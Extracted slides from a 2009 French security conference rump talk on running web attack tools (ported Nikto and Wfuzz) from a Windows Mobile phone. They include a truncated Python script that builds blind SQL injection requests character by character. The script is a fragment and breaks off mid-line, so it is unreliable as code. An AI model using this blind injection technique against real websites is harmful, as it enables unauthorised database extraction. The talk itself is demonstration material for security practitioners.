



HERVÉ SCHAUER CONSULTANTS

Cabinet de Consultants en Sécurité Informatique depuis 1989

Spécialisé sur Unix, Windows, TCP/IP et Internet

SSTIC 2009 – Rump Session


Jeudi 4 juin 2009

Intrusion Web par SmartPhone WM

Yves Le Provost

<Yves.Le-Provost@hsc.fr>



- Moyens classiques : page d'erreur, navigation




- Moyens adaptés : Nikto / Wfuzz
 - Pas d'interpréteur Perl disponible pour Windows Mobile 6
 - Utilisation de PythonCE
 - Nikto : écrit en Perl, base de données dans un fichier texte
 - ↳ Écriture rapide d'un moteur en Python
 - Wfuzz : écrit en python, mais utilise des bibliothèques absentes de PythonCe
 - ↳ Réécriture en simplifiant certaines fonctions

- ↳ **DEMO Nikto et Wfuzz**


- Dans le navigateur



- Détection classique



- Écriture de script python



```
#!/usr/bin/python

from httplib import HTTPConnection
from sys import argv
#arg = argv[1]

conn = HTTPConnection('waqrz.hob
pos=1
result = ""

while 1:
    letter = 0
    mask = 1
    for power in range(7):
        req = '/df464h8c
        req += '(ascii(st
        req += arg
        req += '),'
```

➤ **DEMO injection SQL**

- PythonCE : <http://pythonce.sourceforge.net/>
- Nikto : <http://www.cirt.net/nikto2>
- Wfuzz : <http://www.edge-security.com/wfuzz.php>